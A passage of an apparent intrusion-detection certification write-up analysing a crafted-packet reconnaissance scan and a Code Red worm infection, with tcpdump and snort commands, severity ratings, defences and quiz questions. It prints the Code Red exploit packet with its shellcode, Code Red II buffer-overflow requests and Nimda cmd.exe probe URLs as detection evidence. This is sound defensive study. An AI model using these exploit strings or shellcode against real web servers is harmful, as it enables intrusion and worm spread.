
10.
```
07/14/02 08:16:48.254488
0x0000      4500 0028 0000 8864 ec06 ad59 c001 01bc
0x0010      2e05 ae57 0d68 0050 1094 ce50 1094 ce50
0x0020      bc04 0000 df4c 0000 0000 0000 0000
```


Packet 5 shown above is the one that stood out as being drastically different.

I investigated patterns of every sort with the 116 packets coming from the source IP address of 192.1.1.188. I was unable to determine a pattern based upon destination IP, time, the <xxxx> value shown above or the <zzzz> value shown above. However, I did find a pattern when looking at the value in the first two bytes of the <yyyy yyyy> value. It was clearly evident that the value in this field was incrementing. Given this information and given the knowledge that there was a large gap in reported events between 6/19/02 and 7/4/02, I was able to identify three distinct related series of these packets. This would indicate that the application that is generating these packets was initiated at least 3 times during this capture window. The first series was from 6/13/02 until 6/19/02. The second series was from 7/4/02 to 7/10/02 and the last series was from 7/11/02 to 7/18/02. The following three graphs illustrate the incrementing decimal value in

the first two bytes of the <yyyy yyyy> value on the y axis and the sequence of packets on the x axis.







5. Attack Mechanism:

I don't believe that we are seeing everything. As a result, I was unable to make a complete analysis.

If we were to pretend that the packets are not fragments, then we are left with a superficially reasonable TCP header after the IP header. The specified packets come from a random high port to a destination TCP port of 80 (http). The sequence number is equivalent to the acknowledgement number. The reset flag is set, the window size is zero and there is a changing TCP checksum. The sequential nature of the first two bytes in the <yyyy yyyy> values noted above are incrementing as would be expected over time from some valid TCP stacks. If we were to analyze this as a normal TCP header, then it would be unusual that the ACK flag is not set and the packet would be out of spec since an appropriate TCP header size is not included in the Offset field.

Recognizing these factors, I believe it is fair to presume that the tool that is generating this traffic is a modified version of something that was originally intended to attack or connect to web servers, or that the attacker who generated the code is fond of using port 80. With the fact that we are seeing something other than what appears to be programmatic changes in regards to the 10 unusual packets that didn't exactly fit the pattern above, I don't think it is a far stretch to presume that this tool is either configurable, is in development or has an multiple variations on a theme for OS fingerprinting. It could also be possible that these packets are being generated manually.

Let's take a look at the one packet that stood out above the rest:

```
      08:09:59.274488 192.1.1.188.2200 > 46.5.131.40.http: R
889676870:889676882(12) win 0
      0x0000      4500 0028 0000 0000 ec06 62ec c001 01bc
      0x0010      2e05 8328 0898 0050 3507 6446 3507 6446
      0x0020      2304 0000 357a 0000 0000 0000 0000
```

TCPDump erroneously reported that 12 bytes of data was sent on this packet. This occurred because of an invalid TCP offset value. Since TCPDump sees that the total packet length is 40 bytes from the IP header, and it knows the IP header length is 20 bytes and the reported TCP header length is 8 bytes, it assumes the remaining 12 bytes is payload data. It should be noted that the reserved bit was not set in this example and this packet would not have been caught by the original snort signature that captured the two packets that originated this investigation. As a result, I was curious as to why this packet was captured. I ran snort against the 2002.6.8.mod file I created and did not find an alert for this packet using the default rules. I then enabled the rule groups that are disabled by default and ran snort again. This packet did not trigger any alerts. I then looked for any of the pre-processors that might cause this packet to be logged. I was unable to find any. The end result is that I am unsure why this packet was

captured. It is possible that there was a glitch in the IDS system that caused this packet to be logged rather than a different one that may have actually triggered an alert. A more likely explanation is that the data gathering system is using a slightly modified filter set or perhaps an older rule-set. This packet should be captured as being out of spec specifically for the non-existence of the ACK or SYN flag and for an improper TCP offset value. The most likely purpose for sending this packet would be to listen for the response to an out of spec packet in order to determine live hosts and to fingerprint the responding operating system. The fact that this packet is out of spec in a different way than the other packets and the fact that the target host did not receive more than one packet matching this signature both contribute to the possibility that something is being done manually to generate these packets.

In the end, I believe the final goal of these packets is to perform some kind of reconnaissance scan. The predominant existence of one type of out of spec packet with a few variations on the theme provides a pause for thought. It is likely that the code generating this traffic is being crafted in such a way as to intentionally evade IDS systems and/or firewalls. We were fortunate to capture one packet that doesn't appear to match any default snort rules. It is likely that there is much more than we are seeing related to this activity.

6. Correlations

Soren Macbeth's Practical Detect #1: http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00119.html

Brent Wrisley's Practical Detect: http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00079.html

7. Evidence of Active Targeting:

There appears to be no pattern for the sequence of IP's that are being scanned. Since this is most likely a reconnaissance scan, it does not appear to be likely that specific hosts are being targeted. It might be presumed that the target network is being actively, but slowly, targeted for a reconnaissance network map, since there is no evidence to suggest that the intruder is scanning other networks as well. Brent Wrisley states in his practical that he found this source IP in Dshield's Fight Back database, but I was unable to find this information.

8. Severity

Criticality: 3

Considering that these packets represent a reconnaissance scan, my initial assessment is that the criticality rating should be a 1. However, since there is evidence that these reconnaissance scans indicate that the tool being used is

either being custom generated or that the tool is designed to evade IDS system, I have decided to elevate the criticality rating to a 3.

Lethality: 1

These packets are not expected to cause any disruption of service in any way whatsoever. They are reconnaissance scans only.

System Countermeasures: 2

Without specific knowledge of the hosts on the target network, it is difficult to ascertain a reasonable value for this rating. I would anticipate that most system administrators would not make modifications to the hosts on this network to cause the TCP/IP stack to react differently than expected. As a result, these systems would be prone to accurate OS fingerprinting scans.

Network Countermeasures: 2

These packets are obviously out of spec. Without specific knowledge of the network, it is difficult to assign a correct value to this metric, but I would presume that since these packets got through, the reconnaissance scans that are being performed and the ability of the firewall to block them is paramount to a low rating. However, since SOME activity was detected by the IDS system, all is not without hope.

(3 + 1) – (2 + 2) = 0 Severity

9. Defensive Recommendation:

Check the network infrastructure to find the possible existence of an internal 192.1.1.0/24 network. Consider blocking this entire class C address space at the perimeter defenses. Configure the sensor to record ALL packets originating or destined for the host 192.1.1.188 immediately in order to find out more information about the true intent and/or methods of the network traffic that was observed.

10. Multiple choice test question:

21:27:47.784488 192.1.1.188 > 46.5.132.127: (frag 0:20@17184)

```
0x0000      4500 0028 0000 8864 ec06 d731 c001 01bc  E..(...d...1....
0x0010      2e05 847f 1084 0050 22dc 2176 22dc 2176  .......P".!v".!v
0x0020      0004 0000 f72e 0000 0000 0000 0000       ..............
```

Which of the following statements is NOT correct in regards the packet listed above as displayed by TCPDump?

A. This packet is out of spec
B. This packet appears to be the last fragment in a fragment train
C. This packet is 6 bytes longer than it should be
D. This is a TCP packet

Answer: C

This packet is out of spec since the IP Reserved bit is set. Since there is a non-zero fragment ID and the more fragments bit is not set, this packet appears to be the last packet in a fragment train. Since the offset byte 9 has a value of 6, this is clearly a TCP packet. The trailing 6 bytes of 0x00 are a result of the minimum Ethernet frame size. Any data after the packet size specified in the offset byte 3 of the IP header is data that occurs as a result of this minimum Ethernet frame size. Values other than 0x00 in these fields are considered residual data which could be evidence of an improper TCP/IP stack on at least one intermediary network device. Therefore, TCPDump is not incorrectly reporting the packet as it appears on the network. It is the job of the destination host's TCP/IP stack to ignore the remaining data after the specified packet length in the IP header.

*Network Detect 3 – Code Red… *yawn*... Oh wait!*

19:30:01.254607 10.10.10.237.1030 > 215.165.215.151.80: S
2823753769:2823753769(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:30:01.255234 10.10.10.237.1032 > 37.200.194.14.80: S
2823816175:2823816175(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:30:01.255427 10.10.10.237.1033 > 76.89.56.74.80: S
2823863241:2823863241(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:30:01.255622 10.10.10.237.1034 > 115.234.173.133.80: S
2823898398:2823898398(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:30:01.255807 10.10.10.237.1035 > 154.123.35.193.80: S
2823946285:2823946285(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:30:01.255990 10.10.10.237.1036 > 193.12.153.252.80: S
2824002592:2824002592(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
…
19:58:53.166084 10.10.10.237.1735 > 23.241.189.207.80: S
3594822350:3594822350(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:58:53.275392 10.10.10.237.1738 > 80.56.130.191.80: S
3594905035:3594905035(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:58:53.275882 10.10.10.237.1740 > 101.127.146.44.80: S
3594958221:3594958221(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
19:58:53.384392 10.10.10.237.1742 > 75.248.35.83.80: S
3595027582:3595027582(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
…

1. Source of Trace:

Tcpdump logs on a network I have permission to view. The data was gathered over the course of the weekend with a filter designed to remove the majority of what was known to be the primary production traffic for the monitored hosts. The tcpdump command was as follows:

```
tcpdump –w capture3.tcpdump –F capture3.filter
```

For purposes of sanitization, I can not provide the contents of the filter as it would reveal the nature of the business.

2. Detect was generated by:

I looked at the contents of the file generated above for any unusual behavior. The SYN scan shown above immediately jumped out as I looked through the logs with the following command:

```
tcpdump –nr capture3.tcpdump | more
```

3. Probability the source address was spoofed:

The source address was not spoofed. It was coming from a local host at 10.10.10.237 and had the correct MAC address for the known host. This host was verified to have been online during the time of the capture. Physical access to the site from which this traffic originated is tightly controlled and ingress and egress filtering was present on the border routers.

4. Description of the attack:

The first alert I had to any malicious activity was what initially appeared to be a SYN scan coming from one of the hosts I was watching. This host was only expected to have outbound traffic related to the primary production traffic which was filtered out. It was clear to me that this host had either been compromised and was trying to propagate some sort of attack, or that it was being used maliciously by authorized administrators of the system. I then put together a time-line of important events related to this host based upon the three days I had been capturing traffic. The timeline of events is as follows:

12/6/02 2:00 pm – 12/7/02 10:30 am

Many successful ssh connections to the host coming for a source IP that resolved to what is known to the headquarters for the company responsible for the target host. There was also several unsuccessful radmin attempts to connect to the system. Radmin is a utility used to manage Microsoft operating systems. More information can be found at their web site: http://www.radmin.com/default.html. It is important to note that this host is reported to be running Linux and should not be expected to answer to any radmin connection.

12/6/02 4:51 pm

Unsuccessful attempt to connect to TCP port 139 on the destination system from a source IP of 64.231.121.16. This is significant since it indicates that the target system is not answering on the well known netbios port.

12/6/02 5:00 pm

Unsuccessful attempt to connect to TCP port 80 on the destination host from a source IP of 210.6.29.207. This is significant since it indicates that web services are not available on the system

12/7/02 10:18 am

Another unsuccessful attempt to connect to TCP port 80. This indicates that web services are still not being offered by the system.

12/7/02 4:12 pm – 12/7/02 5:49 pm

Due to a complete lack of traffic (especially arp requests that had previously been occurring regularly) it is apparent that the target system was offline.

12/7/02 5:49 pm

The system comes back online as indicated by the following traffic:

```
17:49:04.867317 arp who-has 10.10.10.237 tell 10.10.10.237
17:49:05.770655 arp who-has 10.10.10.237 tell 10.10.10.237
17:49:06.770742 arp who-has 10.10.10.237 tell 10.10.10.237
```

12/7/02 5:49 pm – 5:51 pm

The network traffic indicates that a web connection was initiated and downloaded radmin from the vendor's website. Additionally, winzip was downloaded from download.com. It is presumed that these packages were then installed.

12/7/02 5:56 pm

The system comes back online after another reboot according to the following traffic:

```
17:56:51.923465 arp who-has 10.10.10.237 tell 10.10.10.237
17:56:52.907882 arp who-has 10.10.10.237 tell 10.10.10.237
17:56:53.915910 arp who-has 10.10.10.237 tell 10.10.10.237
```

12/7/02 6:01 pm – 12/7/02 6:11 pm

A remote host successfully connects to the system using the radmin service. This connection came from an IP address known to be the local office for the authorized administrators.

12/7/02 6:47 pm

A random host located at 209.194.161.75 makes a successful connection to TCP port 139 on the destination system.

12/7/02 7:29 pm

A random host located at 211.190.190.4.7 successfully connects to the host on port 80.

12/7/02 7:30 pm – 12/9/02 11:23 am

The target host appears to be performing a SYN scan on port 80 to random destination hosts.

12/9/02 11:23 am – 11:42 am

Target system is offline. This is indicated by a lack of previously existing arp requests and no traffic to or from the target host.

12/9/02 11:52 am – 11:53 am

Successful ssh connection from corporate HQ for authorized administrators.

I was curious as to the times when the host was offline for an extended period of time. I was concerned because there was no overlapping administrative access to the system that was capable of taking the host offline. I, therefore, checked the physical access logs for the site where the target system was located and discovered the two following logs:

12/7/02 3:07 pm – 12/7/02 6:00 pm

System administrators for the target system were physically onsite. This corresponds with the first period of downtime.

12/9/02 11:15 am – 11:52 am

System administrators for the target system were physically onsite. This corresponds with the second period of downtime.

It was apparent to me that whatever was causing these hosts to perform SYN scans was probably caused by the host at 211.190.4.7, since this host connected to the host successfully immediately prior to the beginning of the outbound scans. Therefore, I chose to extract the traffic to or from this target host and run it through snort. I used the following two commands:

```
tcpdump –r capture3.tcpdump –w analyze.tcpdump 'host 211.190.4.7'

snort –c snort.conf –l /log/ –r analyze.tcpdump
```

This returned no alerts. Therefore, I looked at the traffic with the following command:

```
tcpdump –nXr analyze.tcpdump
```

Of the output, I noticed the following interesting packet:

```
19:29:59.242681 211.190.4.7.1948 > 10.10.10.237.80: P 5:1465(1460) ack 1
win 17520 (DF)
0x0000   4500 05dc a2c4 4000 6e06 xxxx d3be 0407      E.....@.n.......
0x0010   0a0a 0aed 079c 0050 f366 acf2 a846 2296      .......P.f...F".
0x0020   5018 4470 3835 0000 2f64 6566 6175 6c74      P.Dp85../default
0x0030   2e69 6461 3f4e 4e4e 4e4e 4e4e 4e4e 4e4e      .ida?NNNNNNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e      NNNNNNNNNNNNNNNN
0x0050   4e4e                                        NN
```

I was immediately alerted to the fact that this looked similar to code red traffic, but that snort did not detect this packet as being malicious. I then realized that snorts inability to alert on this traffic was due to an insufficient snaplen being set on the initial tcpdump capture. I was also concerned since the source host was listed as running a Linux based operating system. For the system to be operating otherwise would indicate an unexpected change on the system. I then checked the operating system signature of the host to determine what OS was running on the system.

p0f was used to determine the OS fingerprint as follows. A p0f fingerprint is generated using the following format (excerpt from p0f documentation):

```
# Format:
#
# wwww:ttt:mmm:D:W:S:N:I:OS Description
#
# wwww - window size
# ttt  - time to live
# mmm  - maximum segment size
# D    - don't fragment flag  (0=unset, 1=set)
# W    - window scaling (-1=not present, other=value)
# S    - sackOK flag (0=unset, 1=set)
# N    - nop flag (0=unset, 1=set)
# I    - packet size (-1 = irrevelant)
#
```

Beginning of capture – 12/7/02 4:12 pm
According to the p0f database the host was running the following operating system:
5840:64:1460:1:0:1:1:48:Linux 2.4.1-14 (2)

12/7/02 5:49 pm – 12/9/02 11:23 am
According to the p0f database the host was running the following operating system:
16384:128:1460:1:0:1:1:48:Windows 2000 (1)

12/9/02 11:42 am – end of capture
According to the p0f database the host was running the following operating system:
5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)

The times when the operating system changed corresponds with the times the authorized administrators were known to be physically on site. This indicates that the administrators re-installed the operating system from Linux to Windows 2000 on 12/7/02 and failed to patch the operating system before placing it online, allowing for the code red worm to infect the system and attempt to propagate out. The system was then reinstalled with a similar but slightly different operating system from the original load on 12/9/02 and the activity ceased. The radmin attempts on 12/6/02 by the authorized administrator indicate that the administrator expected to be able to manage this system using the Windows only administration utility of radmin and enabled this capability along with the operating system change on 12/7/02 when they were able to successfully connect. Since I had observed this activity on 12/9/02 when I checked the tcpdump file, I was able start a separate capture using the following command:

```
tcpdump –w capture4.tcpdump –s 1514‘host 10.10.10.237 and port 80’
```

Amongst the deluge of traffic, I found many packets similar to the following that was triggered by the snort signature designed to detect the Code Red worm:

```
09:25:22.892375 10.10.10.237.4806 > 66.51.127.96.http: P 5:1465(1460) ack
1 win 17520 (DF)
0x0000   4500 05dc 7120 4000 8006 xxxx 0a0a 0aed        E...q.@.........
0x0010   4233 7f60 12c6 0050 2948 c889 66b3 c279        B3.`...P)H..f..y
0x0020   5018 4470 9374 0000 2f64 6566 6175 6c74        P.Dp.t../default
0x0030   2e69 6461 3f4e 4e4e 4e4e 4e4e 4e4e 4e4e        .ida?NNNNNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0050   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0060   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0070   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0080   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0090   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00a0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00b0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00c0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00d0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00e0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x00f0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0100   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0110   4e4e 4e4e 4e25 7539 3039 3025 7536 3835        NNNNN%u9090%u685
0x0120   3825 7563 6264 3325 7537 3830 3125 7539        8%ucbd3%u7801%u9
0x0130   3039 3025 7536 3835 3825 7563 6264 3325        090%u6858%ucbd3%
0x0140   7537 3830 3125 7539 3039 3025 7536 3835        u7801%u9090%u685
0x0150   3825 7563 6264 3325 7537 3830 3125 7539        8%ucbd3%u7801%u9
0x0160   3039 3025 7539 3039 3025 7538 3139 3025        090%u9090%u8190%
0x0170   7530 3063 3325 7530 3030 3325 7538 6230        u00c3%u0003%u8b0
0x0180   3025 7535 3331 6225 7535 3366 6625 7530        0%u531b%u53ff%u0
0x0190   3037 3825 7530 3030 3025 7530 303d 6120        078%u0000%u00=a.
0x01a0   2048 5454 502f 312e 300d 0a43 6f6e 7465        .HTTP/1.0..Conte
0x01b0   6e74 2d74 7970 653a 2074 6578 742f 786d        nt-type:.text/xm
0x01c0   6c0a 484f 5354 3a77 7777 2e77 6f72 6d2e        l.HOST:www.worm.
0x01d0   636f 6d0a 2041 6363 6570 743a 202a 2f2a        com..Accept:.*/*
0x01e0   0a43 6f6e 7465 6e74 2d6c 656e 6774 683a        .Content-length:
0x01f0   2033 3536 3920 0d0a 0d0a 558b ec81 ec18        .3569.....U.....
0x0200   0200 0053 5657 8dbd e8fd ffff b986 0000        ...SVW..........
0x0210   00b8 cccc cccc f3ab c785 70fe ffff 0000        ..........p.....
```

```
0x0220   0000 e90a 0b00 008f 8568 feff ff8d bdf0        .........h......
0x0230   feff ff64 a100 0000 0089 4708 6489 3d00        ...d......G.d.=.
0x0240   0000 00e9 6f0a 0000 8f85 60fe ffff c785        ....o.....`.....
0x0250   f0fe ffff ffff ffff 8b85 68fe ffff 83e8        ..........h.....
0x0260   0789 85f4 feff ffc7 8558 feff ff00 00e0        .........X......
0x0270   77e8 9b0a 0000 83bd 70fe ffff 000f 85dd        w.......p.......
0x0280   0100 008b 8d58 feff ff81 c100 0001 0089        .....X..........
0x0290   8d58 feff ff81 bd58 feff ff00 0000 7875        .X.....X......xu
0x02a0   0ac7 8558 feff ff00 00f0 bf8b 9558 feff        ...X.........X..
0x02b0   ff33 c066 8b02 3d4d 5a00 000f 859a 0100        .3.f..=MZ.......
0x02c0   008b 8d58 feff ff8b 513c 8b85 58fe ffff        ...X....Q<..X...
0x02d0   33c9 668b 0c10 81f9 5045 0000 0f85 7901        3.f.....PE....y.
0x02e0   0000 8b95 58fe ffff 8b42 3c8b 8d58 feff        ....X....B<..X..
0x02f0   ff8b 5401 7803 9558 feff ff89 9554 feff        ..T.x..X.....T..
0x0300   ff8b 8554 feff ff8b 480c 038d 58fe ffff        ...T....H...X...
0x0310   898d 4cfe ffff 8b95 4cfe ffff 813a 4b45        ..L.....L....:KE
0x0320   524e 0f85 3301 0000 8b85 4cfe ffff 8178        RN..3.....L....x
0x0330   0445 4c33 320f 8520 0100 008b 8d58 feff        .EL32........X..
0x0340   ff89 8d34 feff ff8b 9554 feff ff8b 8558        ...4.....T.....X
0x0350   feff ff03 4220 8985 4cfe ffff c785 48fe        ....B...L.....H.
0x0360   ffff 0000 0000 eb1e 8b8d 48fe ffff 83c1        ..........H.....
0x0370   0189 8d48 feff ff8b 954c feff ff83 c204        ...H.....L......
0x0380   8995 4cfe ffff 8b85 54fe ffff 8b8d 48fe        ..L.....T.....H.
0x0390   ffff 3b48 180f 8dc0 0000 008b 954c feff        ..;H.........L..
0x03a0   ff8b 028b 8d58 feff ff81 3c01 4765 7450        .....X....<.GetP
0x03b0   0f85 a000 0000 8b95 4cfe ffff 8b02 8b8d        ........L.......
0x03c0   58fe ffff 817c 0104 726f 6341 0f85 8400        X....|..rocA....
0x03d0   0000 8b95 48fe ffff 0395 48fe ffff 0395        ....H.....H.....
0x03e0   58fe ffff 8b85 54fe ffff 8b48 2433 c066        X.....T....H$3.f
0x03f0   8b04 0a89 854c feff ff8b 8d54 feff ff8b        .....L.....T....
0x0400   5110 8b85 4cfe ffff 8d4c 10ff 898d 4cfe        Q...L....L....L.
0x0410   ffff 8b95 4cfe ffff 0395 4cfe ffff 0395        ....L.....L.....
0x0420   4cfe ffff 0395 4cfe ffff 0395 58fe ffff        L.....L.....X...
0x0430   8b85 54fe ffff 8b48 1c8b 140a 8995 4cfe        ..T....H......L.
0x0440   ffff 8b85 4cfe ffff 0385 58fe ffff 8985        ....L.....X.....
0x0450   70fe ffff eb05 e90d ffff ffe9 16fe ffff        p...............
0x0460   8dbd f0fe ffff 8b47 0864 a300 0000 0083        .......G.d......
0x0470   bd70 feff ff00 7505 e938 0800 00c7 854c        .p....u..8.....L
0x0480   feff ff01 0000 00eb 0f8b 8d4c feff ff83        ...........L....
0x0490   c101 898d 4cfe ffff 8b95 68fe ffff 0fbe        ....L.....h.....
0x04a0   0285 c00f 848d 0000 008b 8d68 feff ff0f        ...........h....
0x04b0   be11 83fa 0975 218b 8568 feff ff83 c001        .....u!..h......
0x04c0   8bf4 50ff 9590 feff ff3b f490 434b 434b        ..P......;..CKCK
0x04d0   8985 34fe ffff eb2a 8bf4 8b8d 68fe ffff        ..4....*....h...
0x04e0   518b 9534 feff ff52 ff95 70fe ffff 3bf4        Q..4...R..p...;.
0x04f0   9043 4b43 4b8b 8d4c feff ff89 848d 8cfe        .CKCK..L........
0x0500   ffff eb0f 8b95 68fe ffff 83c2 0189 9568        ......h........h
0x0510   feff ff8b 8568 feff ff0f be08 85c9 7402        .....h........t.
0x0520   ebe2 8b95 68fe ffff 83c2 0189 9568 feff        ....h........h..
0x0530   ffe9 53ff ffff 8b85 68fe ffff 83c0 0189        ..S.....h.......
0x0540   8568 feff ff8b 4d08 8b91 8400 0000 8995        .h....M.........
0x0550   6cfe ffff c785 4cfe ffff 0400 0000 c685        l.....L.........
0x0560   d0fe ffff 688b 4508 8985 d1fe ffff c785        ....h.E.........
0x0570   d5fe ffff 5b53 53ff c785 d9fe ffff 6378        ....[SS.......cx
0x0580   9090 8b4d 088b 5110 8995 50fe ffff 83bd        ...M..Q...P.....
0x0590   50fe ffff 0075 268b f46a 008d 854c feff        P....u&..j...L..
0x05a0   ff50 8b8d 68fe ffff 518b 5508 8b42 0850        .P..h...Q.U..B.P
0x05b0   ff95 6cfe ffff 3bf4 9043 4b43 4b83 bd50        ..l...;..CKCK..P
0x05c0   feff ff64 7d5c 8b8d 50fe ffff 83c1 0189        ...d}\..P.......
0x05d0   8d50 feff ff8b 9550 feff ff69                  .P.....P...i
```

This packet confirmed my suspicion that the worm affecting the system was indeed Code Red.

5. Attack Mechanism:

Code Red performs a buffer overflow on an unpatched IIS web server. This allows the worm to install propagation code as well as to deface the default web page for the web server. The fundamental vulnerabilities for this code is also used in Code Red II and nimda.

6. Correlations

Cert advisory for Code Red: http://www.cert.org/advisories/CA-2001-19.html
Cert advisory covering original exploit: http://www.cert.org/advisories/CA-2001-13.html
Arachnids database: http://www.whitehats.com/info/IDS552

Since this is a generally well known vulnerability, I did not feel compelled to provide more correlation data. The Cert advisory covers this worm very well.

7. Evidence of Active Targeting:

Code Red propagates based upon a random target generation utility. Since this system appears to have been infected by the normal version of Code Red, it is most likely that this system was not actively targeted. Especially since there was no evidence of reconnaissance against this system after the operating system was reinstalled that would seek to identify if web services was running on the system.

8. Severity

Criticality: 4
The system is a part of the operational capability for the company that uses it. Downtime was experienced as a result of having to change the operating system.

Lethality: 5
This vulnerability could have been used for a more serious compromise on the system. This includes admin access.

System Countermeasures: 1
The system was not patched after the default install of Windows 2000.

Network Countermeasures: 1
There is no firewall between this system and the Internet. There is no permanent IDS system and the egress and ingress filtering is limited only to

blocking unexpected source and destination IP's from traversing the routers (such as Land attacks).

(4 + 5) – (1 +1) = 7 Severity

9. Defensive Recommendation:

Implement a stateful inspection firewall. Document and implement a change management document that covers proper procedures for reinstalling operating systems on hosts. This should include not attaching a newly installed host to the network until all security patches have been applied to the system. Implement virus scanning software on all systems. Consider utilizing a permanent IDS system on the target network.

10. Multiple choice test question:

```
19:29:59.242681 211.190.4.7.1948 > 10.10.10.237.80: P 5:1465(1460) ack 1
win 17520 (DF)
0x0000   4500 05dc a2c4 4000 6e06 xxxx d3be 0407      E.....@.n.......
0x0010   0a0a 0aed 079c 0050 f366 acf2 a846 2296      .......P.f...F".
0x0020   5018 4470 3835 0000 2f64 6566 6175 6c74      P.Dp85../default
0x0030   2e69 6461 3f4e 4e4e 4e4e 4e4e 4e4e 4e4e      .ida?NNNNNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e      NNNNNNNNNNNNNNNN
0x0050   4e4e                                        NN
```

The packet above is likely a portion of which of the following worms?

A. Bugbear
B. Code Red II
C. Nimda
D. Code Red

Answer: D

Of the available choices, this worm is most likely an example of Code Red. Code Red II normally uses the character 'X' to fill in the necessary space to perform the buffer overflow. Bugbear does not propagate by connecting to web servers. It is propagated through email. Nimda utilizes script access on a system in order to propagate.

Code Red:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a
```

Code Red II:

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%
u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
```

Nimda:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
